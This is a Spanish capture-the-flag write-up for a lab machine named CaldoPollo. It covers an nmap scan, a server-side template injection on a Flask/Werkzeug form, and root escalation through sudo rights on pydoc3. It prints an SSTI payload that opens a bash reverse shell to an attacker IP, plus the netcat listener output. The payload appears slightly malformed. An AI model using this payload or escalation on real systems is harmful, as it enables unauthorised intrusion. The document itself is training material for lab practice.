

## CALDO DE AVECEN




Realizamos escaneo nmap, detectamos los puertos 22,80 y 8089 abiertos.

```
> sudo ./../obtain_data.sh 192.168.16.5
[sudo] password for kali:
Valid IP address: 192.168.16.5
-----
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.5
-----
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-28 17:33 CET
Nmap scan report for 192.168.16.5
Host is up (0.0017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|   256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.57 (Debian)
8089/tcp  open  unknown
fingerprint-strings:
  GetRequest:
    HTTP/1.1 200 OK
    Server: Werkzeug/2.2.2 Python/3.11.2
    Date: Fri, 28 Feb 2025 16:33:46 GMT
    Content-Type: text/html; charset=utf-8
    Content-Length: 535
    Connection: close
    <html><head><title>Caldo pollo</title><style>body {margin: 90px; background-image: url('/static/1366_2000.jpg');}</style></head><body>
    <h1>Nada interesante que buscar</h1>
    <form>
    <input name="user" style="border: 2px solid #0000FF; padding: 10px; border-radius: 10px; margin-bottom: 25px;" value="Hola"><br>
    <input type="submit" value="No hay nada enserio, no toques" style="border: 0px; padding: 5px 20px ; color: #0000FF;">
    </form>
    <br><p style="margin-top: 30px;">
  HTTPOptions:
    HTTP/1.1 200 OK
    Server: Werkzeug/2.2.2 Python/3.11.2
    Date: Fri, 28 Feb 2025 16:33:46 GMT
    Content-Type: text/html; charset=utf-8
    Allow: HEAD, GET, OPTIONS
    Content-Length: 0
    Connection: close
  RTSPRequest:
    <!DOCTYPE HTML>
    <html lang="en">
    <head>
    <meta charset="utf-8">
    <title>Error response</title>
    </head>
    <body>
    <h1>Error response</h1>
    <p>Error code: 400</p>
    <p>Message: Bad request version ('RTSP/1.0').</p>
    <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
    </body>
    </html>
  service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

En el puerto 8089 encontramos una web con un formulario.



Tal y como nos indicaba nmap, este puerto está identificado con wekzeug y python, vamos a comprobar si en este caso es vulnerable a la inyección de plantillas inseguras.



Como si funciona, probamos a realizar una reverse shell.

```
{{config.class.init_globals['os'].popen('bash -c "bash -i >& /dev/tcp/192.168.16.37/9999 0>&1").read()}}
```



```
> nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.5] 48028
bash: no se puede establecer el grupo de proceso de terminal (329): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
caldo@CaldoPollo:~$ |
```

Lo primero que podemos hacer es ir a por la flag de user.

```
caldo@CaldoPollo:~$ ls -l
total 4
-r----- 1 caldo caldo 33 may 19 2024 user.txt
caldo@CaldoPollo:~$ cat user.txt
caldo@CaldoPollo:~$ |
```

Usando el comando `sudo -l` vemos que podemos ejecutar como root el comando `pydoc3`. Como se trata de un módulo de python en el que contiene la documentación de python lo que vamos a realizar es ejecutar el comando y buscar la “ayuda” de alguna función o módulo. Una vez hecho esto, como la ayuda es muy extensa se compagina la información por el cual podemos aprovechar para abrir una shell y como se ejecuta como root pues..... a por la flag!

```
caldo@CaldoPollo:~$ sudo -l
Matching Defaults entries for caldo on CaldoPollo:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User caldo may run the following commands on CaldoPollo:
  (root) NOPASSWD: /usr/bin/pydoc3
```

```
caldo@CaldoPollo:~$ sudo /usr/bin/pydoc3 os
```

Help on module os:

**NAME**

os - OS routines for NT or Posix depending on what system we're on.

```
    |
    |     is_dir(self, /, *, follow_symlinks=True)
    |         Return True if the entry is a directory; cached per entry.
    |
    | /bin/bash
```

```
caldo@CaldoPollo:~$ sudo /usr/bin/pydoc3 os
root@CaldoPollo:/home/caldo# cat /root/root.txt
```

```
root@CaldoPollo:/home/caldo#
```